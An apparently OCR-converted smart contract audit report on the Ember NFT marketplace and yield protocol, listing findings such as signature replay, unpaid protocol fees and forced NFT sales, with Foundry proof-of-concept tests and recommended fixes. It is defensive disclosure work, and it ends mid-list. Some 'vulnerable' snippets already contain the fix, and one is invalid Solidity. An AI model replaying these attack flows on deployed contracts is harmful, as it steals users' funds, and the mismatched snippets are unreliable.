BlockÂpex


SMART CONTRACT SECURITY ANALYSIS REPORT

```
pragma solidity 0.7.0;
contract Contract {

    function hello() public returns (string) {
        return "Hello World!";
    }

    function findVulnerability() public returns (string) {
        return "Finding Vulnerability";
    }

    function solveVulnerability() public returns (string) {
        return "Solve Vulnerability";
    }
}
```



Objectives

The purpose of this document is to highlight any identified bugs/issues in the provided codebase. This audit has been conducted in a closed and secure environment, free from influence or bias of any sort. This document may contain confidential information about IT systems/architecture and the intellectual property of the client. It also contains information about potential risks and the processes involved in mitigating/exploiting the risks mentioned below. The usage of information provided in this report is limited, internally, to the client. However, this report can be disclosed publicly with the intention to aid our growing blockchain community; at the discretion of the client.

Key understandings




TABLE OF CONTENTS

INTRODUCTION

BlockApex (Auditor) was contracted by Ember (Client) for the purpose of conducting a Smart Contract Audit/ Code Review. This document presents the findings of our analysis which started on 1st May '2023

Name
Ember Marketplace & Ember Earn
Auditor
BlockApex
Platform
Ethereum | Solidity
Type of review
Manual Code Review | Automated Tools Analysis
Methods
Architecture Review | Functional Testing | Computer-Aided Verification | Manual Review
Git repository/ Commit Hash
Private Repo | 0fed52a087e75f0e7571484c40b97cc668066c96
White paper/ Documentation
-
Document log
Initial Audit Completed: May 18 '2023
Final Audit: (Pending)

Scope

The git-repository shared was checked for common code violations along with vulnerability-specific probing to detect major issues/vulnerabilities. Some specific checks are as follows:

Code review		Functional review
Reentrancy	Unchecked external call	Business Logics Review
Ownership Takeover	Fungible token violations	Functionality Checks
Timestamp Dependence	Unchecked math	Access Control & Authorization
Gas Limit and Loops	Unsafe type inference	Escrow manipulation
DoS with (Unexpected) Throw	Implicit visibility level	Token Supply manipulation
DoS with Block Gas Limit	Deployment Consistency	Asset's integrity
Transaction-Ordering Dependence	Repository Consistency	User Balances manipulation
Style guide violation	Data Consistency	Kill-Switch Mechanism
Costly Loop		Operation Trails & Event Generation

Project Overview

Ember is a cutting-edge protocol that brings exciting new features to the gaming industry. With its Marketplace and Earn functionalities, Ember empowers users to explore a world of possibilities with Non-Fungible Tokens (NFTs) and earn passive income on their investments.

Ember Marketplace:

The Ember Marketplace is a dynamic platform where users can buy and sell NFTs. It provides an intuitive and secure environment for users to browse through a wide selection of NFTs and purchase them at the listed prices. The Marketplace ensures a seamless and transparent transaction process, allowing buyers to acquire their desired NFTs and sellers to showcase and monetize their valuable digital assets.

Earn Feature:

With the Ember Earn feature, users can deposit their funds into the Ember protocol and earn yields on their investments. This innovative solution provides a hassle-free way to generate passive income by leveraging the power of decentralized finance (DeFi). Users can securely deposit their tokens into the Ember smart contract, and the protocol takes care of the rest, optimizing the funds to generate attractive returns.

System Architecture

The Ember protocol has been meticulously designed to provide a seamless and secure experience for users engaging with the Marketplace and Earn features. Let's explore the architecture of each feature:

Ember Marketplace:

The Ember Marketplace feature is built upon a decentralized infrastructure, leveraging smart contracts to facilitate the buying and selling of NFTs. Here's how it works:

Smart Contract:

At the heart of the Ember Marketplace is a smart contract that serves as the backbone of the feature. It contains the necessary logic and functionalities to handle the listing, bidding, and purchase of NFTs. The smart contract ensures the secure transfer of ownership and guarantees that transactions are executed accurately and transparently.

User Interactions:

Users can access the Ember Marketplace through a user-friendly interface, via a decentralized application (dApp). They can browse the available NFTs, view their details, and make purchase decisions based on the listed prices and other relevant information. The user interface provides an intuitive and engaging experience, allowing users to seamlessly navigate the marketplace.

Transaction Processing:

When a user decides to purchase an NFT, the transaction is initiated through the user interface. The Ember Marketplace smart contract handles the transaction process, verifying the availability of the NFT and ensuring that the buyer has sufficient funds. It securely transfers the ownership of the NFT to the buyer once the transaction is successfully completed.

Ember Earn:

The Ember Earn feature offers users the opportunity to earn passive income on their deposited funds. Here's an overview of the Earn feature's architecture:

Smart Contract:

The Ember Earn feature is powered by a dedicated smart contract that manages the deposit and yield generation process. This smart contract provides a secure and transparent environment for users to deposit their funds and earn yields on their investments. It ensures the safety of user funds and implements the necessary protocols to optimize yield generation strategies.

Deposit and Yield Generation:

Users can deposit their funds into the Ember Earn smart contract by initiating a deposit transaction. The smart contract securely receives and stores the deposited funds, and then allocates them to various yield-generation strategies. These strategies may involve lending platforms, liquidity pools, or other DeFi protocols. The smart contract continuously monitors and optimizes the funds to generate attractive yields for the users.

Withdrawal:

When users wish to withdraw their funds and earned profits, they can initiate a withdrawal transaction. The Ember Earn smart contract ensures the secure and timely processing of withdrawal requests. It calculates the user's share of funds and profits and facilitates the transfer back to the user's designated wallet address.

This system architecture description focuses solely on the Ember protocol's Marketplace and Earn features, providing a high-level overview of their functionalities and underlying smart contracts. For more in-depth technical information, please refer to the Ember protocol's technical documentation and audit report.

Methodology & Scope


The codebase was audited using a filtered audit technique. A band of three (3) auditors scanned the codebase in an iterative process for a time spanning two (2) weeks.

Starting with the recon phase, a basic understanding was developed and the auditors worked on developing presumptions for the developed codebase and the relevant documentation/whitepaper. Furthermore, the audit moved on with the manual code reviews with the motive to find logical flaws in the codebase complemented with code optimizations, software, and security design patterns, code styles, best practices, and identifying false positives that were detected by automated analysis tools.

AUDIT REPORT


Executive Summary

Our team performed a technique called "Filtered Audit", where the Ember protocols were separately audited by three individuals.
After a thorough and rigorous process of manual testing, an automated review was carried out using Slither for static analysis and Foundry for fuzzing invariants. All the flags raised were manually reviewed and re-tested to identify the false positives.



Our team found:

#Issues	Severity Level
5	Critical-Risk issue(s)
2	High-Risk issue(s)
1	Medium-Risk issue(s)
9	Low-Risk issue(s)
3	Informatory issue(s)
2	Undetermined-Risk(s)



Key Findings - Ember Marketplace

#	Findings	Risk	Status
1.	Replayable signature poses a window of threats	Critical	Fixed
2.	Loss of Unearned Protocol Fee	Critical	Fixed
3.	Unauthorized NFT Sale Exploit	Critical	Fixed
4.	Incorrect Interface Detection Causes Incomplete NFT Transfers	Critical	Fixed
5.	Insecure Signer Address	High	Fixed
6.	Potential Reentrancy Vulnerability with Non-Standard /upgradable NFTs	High	Fixed
7	Insufficient input validations in Marketplace contract	Low	Fixed
8.	Inexistent event logging	Low	Fixed
9.	unsafe typecasting in toUint96 Function	Low	Fixed
10.	Redundant Constraint in checkAndDeductRoyalties Function	Low	Fixed
11.	Unenforced Bounds for Seller Percentage in Constructor	Low	Fixed
12.	Improving Readability and Maintenance	Info	Fixed
13.	Unsafe Token Transfer Method	Info	Fixed
14.	Design Flaw in Contract Execution Process	Undetermined	Fixed
15.	Addressing the reentrancy vulnerabilities in contract	Undetermined	Fixed

Key Findings - Ember Earn

#	Findings	Risk	Status
1.	Inappropriate approval during deposit leads to DoS	Critical	Fixed
2.	Inconsistent deposit order for assets	Medium	Fixed
3.	Unchecked platform charges initialization	Low	Fixed
4.	Unnecessary receive function incurs security implications	Low	Fixed
5.	Insufficient input validations in Earn contract	Low	Fixed
6	Nonconformity poses reentrancy risks	Low	Fixed
7.	Checking != saves more gas	Info	Fixed

Marketplace Findings

Detailed Overview

Critical-risk issues

ID	1
Title	Replayable Signature poses window of threats
Path	src/MarketPlace.sol src/Resolver.sol
Function Name	Marketplace.executeOffer(), resolver.verifyOffer()

Description: The Ember Marketplace contract is vulnerable to signature replay attacks due to the absence of a mechanism to record previously played signatures. This vulnerability allows an attacker to replay a previously used signature, potentially leading to the loss of NFTs and the unauthorized transfer of funds.

Additionally, the issue arises due to the inconsistency between specifications and implementation of the Ember Marketplace's flow of signatures, whereas the signed transaction fails to fully accommodate the nonces by neglecting their inclusion in the signature creation process. Thus the buyer and seller's count of the transaction is never recorded leading to the discovery of the following attack windows:

Attack Scenario:

1. Buyer wants to buy certain NFT based on some token attributes.
2. Seller is selling that specific NFT for price of 10 ethers.
3. Buyer signs a message to buy that NFT for the listed price of 10 ethers and sends it to the server.

4. The seller signs a message for the agreed-upon NFT price of 10 ethers with a maximum `expiry`.
5. The buyer purchases the NFT.
6. After some time, the floor price of the NFT drops to 2 ethers.
7. Somehow the seller buys that NFT from the current owner, outside of protocol (consider for instance, an OTC deal).
8. Now, the seller can execute the previous transaction by replaying the previously used signature and selling the now-owned NFT to the buyer again at 10 ethers price.
9. Hence, causing financial loss to the buyer and potential disruption to the marketplace.

Impact: Exploitation of the signature replay vulnerability can result in financial losses for buyers, disruption of the marketplace, and damage to the platform's reputation. It is crucial to address this issue promptly to safeguard user assets and maintain the trust of the Ember Marketplace ecosystem.

Proof of Concept (PoC):

```
function testExecuteOffer() public {
        address protocol = owner;
        //minting NFT
        vm.startPrank(seller);
         for (uint256 i; i < 10; i++) {
            mockERC721.mint(seller, i);
           }
        mockERC721.setApprovalForAll(address(emberMarketplace), true);
        vm.stopPrank();

        //minting user balance
        vm.startPrank(buyer);
        mockERC20.mint(buyer, 100 ether);
        mockERC20.approve(address(emberMarketplace), 100 ether);
        vm.stopPrank();
```

```
        //creating data
        address nft = address(mockERC721);
        uint256 tID = 0;
        uint256 amount = 0;
        uint256 price = 10 ether;
        //creating signature
        bytes32 msgHash0 = keccak256(
            abi.encodePacked(
                address(mockERC721),
                tID,
                amount,
                buyer,
                price,
                block.timestamp + 10 minutes
            )
        ).toEthSignedMessageHash();
        vm.startPrank(protocol);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(0x1, msgHash0);
        bytes memory signature = abi.encodePacked(r, s, v);
        vm.stopPrank();

        //executing offer
        vm.prank(seller);
        emberMarketplace.executeOffer(
            nft,
            tID,
            amount,
            buyer,
            price,
            block.timestamp + 10 minutes,
            signature,
            "0x"
        );
        //sending back NFT
        vm.startPrank(buyer);
        mockERC721.approve(address(this), tID);
```

```
        vm.stopPrank();

        mockERC721.safeTransferFrom(buyer, seller, tID);

        //executing previous sig again to steal NFT
        vm.prank(seller);
        emberMarketplace.executeOffer(
            nft,
            tID,
            amount,
            buyer,
            price,
            block.timestamp + 10 minutes,
            signature,
            "0x"
        );
    }
```

Recommendation: To mitigate the signature replay vulnerability, it is recommended to implement a `mapping` that stores previously played signatures as `nonces`. This mapping can validate signatures against all offers and prevent replay attacks. By implementing this mechanism, Ember Marketplace can ensure the integrity of transactions and protect users from unauthorized actions.

ID	2
Title	Loss of Unearned Protocol Fee
Path	src/Resolver.sol
Function Name	resolver.verifyOffer()

Description: The Ember smart contract contains a critical vulnerability that results in the loss of unearned protocol fees. The flaw lies in the absence of proper amount checks in the `buyNFT` functions, allowing buyers to purchase NFTs at a discounted price, effectively depriving the protocol of its rightful fees.

The issue arises when the contract fails to validate the transaction amount correctly. For example, let's consider a scenario where a seller is selling an NFT for 100 ether, with a `protocolFee` set at 5%. Ideally, if a buyer sends 100 ethers to purchase the NFT, 5 ethers should be deducted as the protocol fee. However, the contract does not perform adequate checks on the amount being sent.

```
    /// deduct remaining 1% as platform charges
    // assumes the remaining amount is correct
    (success, ) = payable(devAdd).call{value: address(this).balance}("");
```

Exploiting this vulnerability, a buyer can intentionally send only 95 ethers, knowing that the resulting fee calculation will only allow the seller to receive 95 ethers. Consequently, the protocol will be left with 0 ethers in its balance. Ultimately, the function execution will result in a transfer of 0 ethers, causing the protocol to lose the unearned protocol fee.

This critical vulnerability undermines the financial sustainability of the Ember protocol, as buyers can exploit the system to acquire NFTs at a discounted price while depriving the protocol of its rightful fees. It is crucial to address this vulnerability promptly to protect the financial interests of the protocol and maintain the integrity of the Ember ecosystem.

Impact: The critical vulnerability in the Ember smart contract leads to the loss of unearned protocol fees. By exploiting the lack of proper amount checks in the buy and buyNFT functions, buyers can intentionally send lower amounts, resulting in reduced protocol fees and leaving the protocol with a 0 balance. This vulnerability jeopardizes the financial sustainability of the protocol and undermines its ability to collect fees for providing services. Urgent action is required to rectify this vulnerability and prevent further loss, ensuring the long-term financial integrity of the Ember ecosystem.

Code:

```
function buyNft(BuyRequest[] memory data) external payable {
        OrderData memory _sell;
        BuyRequest memory _buyData;
        uint256 _id;
        uint256 _total;
        uint256 _msgvalue = msg.value;
        bool success;
        for (uint256 i; i < data.length; ) {
            _buyData = data[i];
            _id = _buyData.id;
            _sell = Order[_id];
            ///  transfer 99% of buy price to seller
            //Does not check for msg.value here
            (success, ) = payable(_sell.ownerAddress).call{
                value: (_sell.sellPrice * SELLER_PERCENTAGE) / HUNDRED
            }("");
```

Note: It is important to thoroughly investigate and assess the contract's behavior and implementation to ensure that signer addresses are handled securely and that measures are in place to prevent unauthorized access and compromises.

Proof of Concept (PoC):

```
function testlist_Buy() public {
        address protocol = owner;

        //minting NFT
```

```
        vm.startPrank(seller);
        for (uint256 i; i < 10; i++) {
            mockERC721.mint(seller, i);
        }
        mockERC721.setApprovalForAll(address(emberMarketplace), true);
        vm.stopPrank();

        //Minting user balance
        vm.startPrank(buyer);
        mockERC20.mint(buyer, 100 ether);
        mockERC20.approve(address(emberMarketplace), 100 ether);
        vm.stopPrank();

        // Creating false request to buy
        ListRequest[] memory lend = new ListRequest[](1);
        lend[0] = ListRequest({
            nft: address(mockERC721),
            tokenId: 0,
            lendAmount: 1,
            sellPrice: 100 ether
        });
        BuyRequest[] memory buy = new BuyRequest[](1);
        buy[0] = BuyRequest({id: 0, charges: 95 ether});
        vm.startPrank(buyer);
        address payable[] memory recipient = new address payable[](1);
        uint256[] memory amounts = new uint256[](1);
        recipient[0] = payable(buyer);
        amounts[0] = 0;
        royaltyEngine.updateRoyalty(address(mockERC721), amounts,
recipient);
        vm.stopPrank();

        //executing function with less ethers
        vm.prank(seller);
        emberMarketplace.list(lend);
        vm.deal(buyer , 100 ether);
```

```
        vm.prank(buyer);
        if(buyer.balance > 1 ether){
        emberMarketplace.buyNft{value: 95 ether}(buy);
        }
    }
```

Recommendation: The summation of total value sent during the batch buy should be checked against the previously stored sell price and not against the user controlled parameter of the buy data. The issue can be mitigated by making the following change on Line 211 as follows;

```
for (...) {
...
      // top up this variable in each loop
uint256 totalSellPrice = _sell.sellPrice;
}
_total = _total + totalSellPrice;
```

ID	3
Title	Unauthorized NFT Sale Exploit
Path	src/MarketPlace.sol src/Resolver.sol
Function Name	Marketplace.executeOffer(), resolver.verifyOffer()

Description: The Ember Marketplace smart contract suffers from a critical vulnerability that allows anyone to forcefully sell an NFT to another user who has already given approval of their funds to the contract and possesses sufficient funds. This exploit bypasses the server's offer mechanism and can be executed as follows:

1. If a buyer has approved the marketplace contract for an infinite amount of tokens.
2. A malicious seller can craft a transaction, neglecting the server's offer mechanism, to sell an overpriced and low-value NFT.
3. By calling the `executeOffer` function, the signature is verified, allowing the malicious seller to proceed with the unauthorized sale.

This vulnerability poses a severe threat as it enables unauthorized individuals to manipulate the marketplace and conduct fraudulent transactions, potentially resulting in financial losses for unsuspecting buyers.

Impact: This vulnerability allows malicious individuals to exploit the Ember smart contract, facilitating unauthorized NFT sales to unsuspecting buyers. By forcefully selling NFTs to users who have already provided approval for funds, the attacker can manipulate the marketplace, leading to financial losses and undermining trust within the ecosystem. It is crucial to address this vulnerability promptly to ensure the security and integrity of the Ember platform.

Proof of Concept (PoC):

```
function testExecuteOffer() public {
        address protocol = owner;
```

```
        //minting NFT
        vm.startPrank(seller);
         for (uint256 i; i < 10; i++) {
            mockERC721.mint(seller, i);
           }
        mockERC721.setApprovalForAll(address(emberMarketplace), true);
        vm.stopPrank();

        //minting user balance
        vm.startPrank(buyer);
        mockERC20.mint(buyer, 100 ether);
        mockERC20.approve(address(emberMarketplace), 100 ether);
        vm.stopPrank();

        //creating data
        address nft = address(mockERC721);
        uint256 tID = 0;
        uint256 amount = 0;
        uint256 price = 10 ether;
        //creating signature
        bytes32 msgHash0 = keccak256(
            abi.encodePacked(
                address(mockERC721),
                tID,
                amount,
                buyer,
                price,
                block.timestamp + 10 minutes
            )
        ).toEthSignedMessageHash();
        vm.startPrank(protocol);
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(0x1, msgHash0);
        bytes memory signature = abi.encodePacked(r, s, v);
        vm.stopPrank();

        //executing offer
```

```
        vm.prank(seller);
        emberMarketplace.executeOffer(
            nft,
            tID,
            amount,
            buyer,
            price,
            block.timestamp + 10 minutes,
            signature,
            "0x"
        );
    }
```

Recommendation:

Isolate the the functionalities in `executeOffer`: By separating this into two functions, we can better control the authentication and verification process based on the transaction type.

- For direct transactions between a buyer and seller, one function should only require the verification of the buyer and seller signatures. This will ensure that both parties are aware of and have agreed to the transaction.
- For transactions involving the purchase of NFTs based on attributes, the other function should also require the verification of a third-party (server) signature. This additional check ensures that an authoritative source confirms the attribute-based conditions are met.

ID	4
Title	Incorrect Interface Detection Causes Incomplete NFT Transfers
Path	src/MarketPlace.sol
Function Name	_transferToken()

Description:

During the audit of the smart contract, a critical vulnerability was identified in the _transferToken function. This function is responsible for transferring NFT tokens from one account to another. The vulnerability arises from the incorrect sequence of interface checks within the function.

Currently, the function first checks if the token is of type ERC721 and then checks if it is of type ERC1155. This sequence of checks can lead to incomplete transfers of assets for NFTs that support both ERC721 and ERC1155 standards. If a user attempts to transfer multiple tokens of such an NFT, the function recognizes it as an ERC721 token and transfers only one token, leaving the rest untransferred.

This vulnerability has the potential to cause significant financial loss for users who are paying for multiple tokens but receiving only a fraction of what they expected. It affects NFTs that support both ERC721 and ERC1155 standards, and can lead to disrupted transactions and customer dissatisfaction.

Code:

```
function _transferToken(...) internal {
       if (is721(_nft)) {
           IERC721(_nft).transferFrom(_from, _to, _tokenId);
       } else if (is1155(_nft)) {
           IERC1155(_nft).safeTransferFrom(
               _from,
               _to,
               _tokenId,
               _lentAmounts,
               ""
```

```
            );
        } else {
            revert("unsupported token type");
        }
    }
```

Recommendation:

To address this vulnerability, it is recommended to alter the sequence of the interface checks within the _transferToken function. The check for ERC1155 should be performed before the check for ERC721. This change ensures that if a token supports both standards, it will be treated as an ERC1155 token, allowing the transfer of the correct number of tokens.

Revised Code:

```
function _transferToken(...) internal {
    if (is1155(_nft)) {
        IERC1155(_nft).safeTransferFrom(
            _from,
            _to,
            _tokenId,
            _lentAmounts,
            ""
        );
    } else if (is721(_nft)) {
        IERC721(_nft).transferFrom(_from, _to, _tokenId);
    } else {...}
```

High-risk issues

ID	5
Title	Insecure Signer Address
Path	src/Resolver.sol
Function Name	resolver.verifyOffer()

Description: The current implementation of the Ember Marketplace assumes that the signer address in the Resolver contract is always a secure externally owned account (EOA). This assumption poses a significant security risk, as a compromised signer can initially render the server vulnerable, leading to a cascading effect that compromises the entire marketplace, including theft of all listed NFTs.

Attack Scenario:

1. Since the signer is now able to sign malicious transactions off-chain, the server responsible for signing transactions acting as the signer address gets compromised along with it.
2. The compromised server allows an attacker to manipulate transactions and gain unauthorized access to NFT assets.
3. The executeOffer function in the Marketplace contract facilitates the transfer of all NFT assets to the seller, who may be an adversary in this scenario.
4. The compromise of the marketplace leads to the loss of NFT assets and financial damage to users.

Impact: The compromise of the signer address can result in the loss of NFT assets, financial losses for users, and the compromise of the entire Ember Marketplace ecosystem. It is critical to address this issue promptly and implement robust security measures to mitigate the potential impact and maintain the trust and integrity of the marketplace.

Note: It is important to thoroughly investigate and assess the contract's behavior and implementation to ensure that signer addresses are handled securely and that measures are in place to prevent unauthorized access and compromises.

ID	6
Title	Potential Reentrancy Vulnerability with Non-Standard /upgradable NFTs
Path	src/MarketPlace.sol src/Resolver.sol
Function Name	Marketplace.executeOffer(), resolver.verifyOffer()

Description: Our review of the Ember Marketplace contract has revealed a potential vulnerability tied to upgradable NFTs. The main issue lies in the contract's inability to secure against non-standard upgradable NFTs with malicious modifications to their core functionalities, such as the transfer function. A bad actor could list an NFT, then later upgrade its implementation to contain a malicious transfer function that instead of correctly transferring ownership, drains the buyer's balance through reentrancy window which is currently allowed in a contract in a current state.

Impact: This vulnerability presents a significant risk as it could lead to considerable loss of funds for users who unwittingly interact with such manipulated NFTs. Further, this form of attack could potentially enable cross-function reentrancy assaults, causing unforeseen consequences by invoking other functions within the contract. The ensuing damage to the marketplace's reputation from such an exploit could greatly impact user trust and the overall credibility of the marketplace.

Recommendation: To safeguard against this threat, it's recommended to implement a function modifier, akin to the "nonReentrant" modifier found in the OpenZeppelin library, into crucial functions like the NFT transfer function. This modifier ensures that a function can't be re-entered until a previous call has fully completed, thereby reducing the risk of reentrancy attacks. Also, it's important to consider imposing stricter checks on the behavior of upgradable NFTs listed on the marketplace, particularly concerning any changes made to their transfer functions

Low-risk issues

ID	7
Title	Insufficient input validations in Marketplace contract
Path	src/MarketPlace.sol
Function Name	updateRoyaltyEngine(), updateResolverAddress()

Description: The updateRoyaltyEngine and updateResolverAddress functions in the Marketplace contract lack input validation checks for zero addresses. This omission can lead to potential issues and inconsistencies if a zero address is provided as input for these functions.

Code:

```
function updateRoyaltyEngine(address _royaltyEngine) external onlyOwner {
    require(_royaltyEngine != address(0), "Invalid royalty engine
address");
    ROYALTY_ENGINE = _royaltyEngine;
}

function updateResolverAddress(address _resolver) external onlyOwner {
    require(_resolver != address(0), "Invalid resolver address");
    RESOLVER_ADDRESS = _resolver;
}
```

Recommendation: To mitigate this issue, it is recommended to add input validation checks in the updateRoyaltyEngine and updateResolverAddress functions to ensure that zero addresses are not accepted as valid inputs. This can be achieved by including a require statement to check if the input address is not zero.

ID	8
Title	Inexistent Event Loggings
Path	src/MarketPlace.sol

Description: The update functions in the Marketplace contract (updateRoyaltyEngine, updateResolverAddress, and updateCharges) lack proper event emissions. Events play a crucial role in providing transparency and a historical record of contract state changes. The absence of appropriate event loggings in these functions can hinder effective monitoring and auditing of the contract.

Code:

```
function updateRoyaltyEngine(address _royaltyEngine) external onlyOwner {
    ROYALTY_ENGINE = _royaltyEngine;
    event RoyaltyEngineUpdated(address indexed royaltyEngine);
}
function updateResolverAddress(address _resolver) external onlyOwner {
    RESOLVER_ADDRESS = _resolver;
    event ResolverAddressUpdated(address indexed resolver);
}
function updateCharges(uint256 _charges) external onlyOwner {
    CHARGES = _charges;
    event ChargesUpdated(uint256 charges);
}
```

Recommendation: To address this issue, it is recommended to include event emissions at appropriate points within the updateRoyaltyEngine, updateResolverAddress, and updateCharges functions. Emitting events will improve visibility and allow stakeholders to track and analyze changes made through these functions.

ID	9
Title	Unsafe Typecasting in toUint96 Function
Path	src/MarketPlace.sol
Function(s)	toUint96()

Description: The toUint96 function in the Marketplace contract uses an unsafe typecasting approach by directly assigning a uint256 value to a uint96 variable. This can result in potential data loss or unexpected behavior if the assigned value exceeds the range of uint96.

Code:

```
  function list(ListRequest[] calldata data) external {
        /// This variables could be declared inside the loop, but that
causes the compiler to allocate memory on each
        /// loop iteration, increasing gas costs.
        ListRequest memory _listData;
        OrderData memory _list;
        /// loading state variable into memory as memory operations are
cheaper than state operations
        uint256 _listId = listId;

        for (uint256 i; i < data.length; ) {
            /// By indexing the array only once, we don't spend extra gas
in the same bounds check.
            _listData = data[i];
            _list.ownerAddress = msg.sender;
            _list.tokenId = _listData.tokenId;
            _list.nft = _listData.nft;
            _list.lendAmount = toUint96(_listData.lendAmount);
   ...
```

Recommendation: To ensure safe typecasting, it is recommended to use OpenZeppelin's safe casting methods for uint96, such as SafeCast.toUint96, instead of directly assigning the value. This will provide proper bounds checking and prevent potential issues associated with unsafe typecasting.

ID	10
Title	Redundant Constraint in checkAndDeductRoyalties Function
Path	src/MarketPlace.sol
Function(s)	checkAndDeductRoyalties()

Description: The checkAndDeductRoyalties function in the Marketplace contract contains an unnecessary require statement that duplicates a previous if condition. The require statement is not needed as the previous condition already performs the necessary check.

Code:

```
function checkAndDeductRoyalties(
       address tokenAddress,
       uint256 tokenId,
       uint256 value
   ) internal {
       (
           address payable[] memory recipients,
           uint256[] memory amounts
       ) = IRoyaltyEngineV1(royaltyEngine).getRoyalty(
               tokenAddress,
               tokenId,
               value
           );
       if (recipients.length > 0) {
           bool success;
           for (uint256 i; i < recipients.length; ) {
               (success, ) = recipients[i].call{value: amounts[i]}("");
               if (!success) require(success, "Tranfer Failed");
```

```
            unchecked {
                        ++i;
                    }
                }
            }
        }
```

Recommendation: To simplify the code and avoid redundancy, it is recommended to remove the require statement from the checkAndDeductRoyalties function. The revert in the if condition will be sufficient to handle any exceptional cases.

ID	11
Title	Unenforced Bounds for Seller Percentage in Constructor
Path	src/MarketPlace.sol
Function Name	constructor()

Description: The constructor of the Marketplace contract lacks enforcement of bounds for the seller percentage. This means that the seller percentage (SELLER_PERCENTAGE) can potentially exceed the desired limits. It is important to ensure that the seller percentage is within the specified range to maintain the integrity and fairness of the marketplace.

Code:

```
constructor(uint256 _sellerPercentage) {
        require(_sellerPercentage <= MAX_SELLER_PERCENTAGE, "Invalid seller
percentage");
        SELLER_PERCENTAGE = _sellerPercentage;
}
```

Recommendation: To address this issue, it is recommended to add input validation checks in the constructor to enforce bounds for the seller percentage. This can be achieved by adding a require statement to verify that the _sellerPercentage is within the desired range.

Informatory issues and Gas Optimizations

ID	12
Title	Improving Readability and Maintenance
Path	src/MarketPlace.sol

Description: The following list provides some key pointers to improve the overall code readability and maintenance of the Ember Marketplace smart contract:

1. Naming Convention:
    a. File Naming:
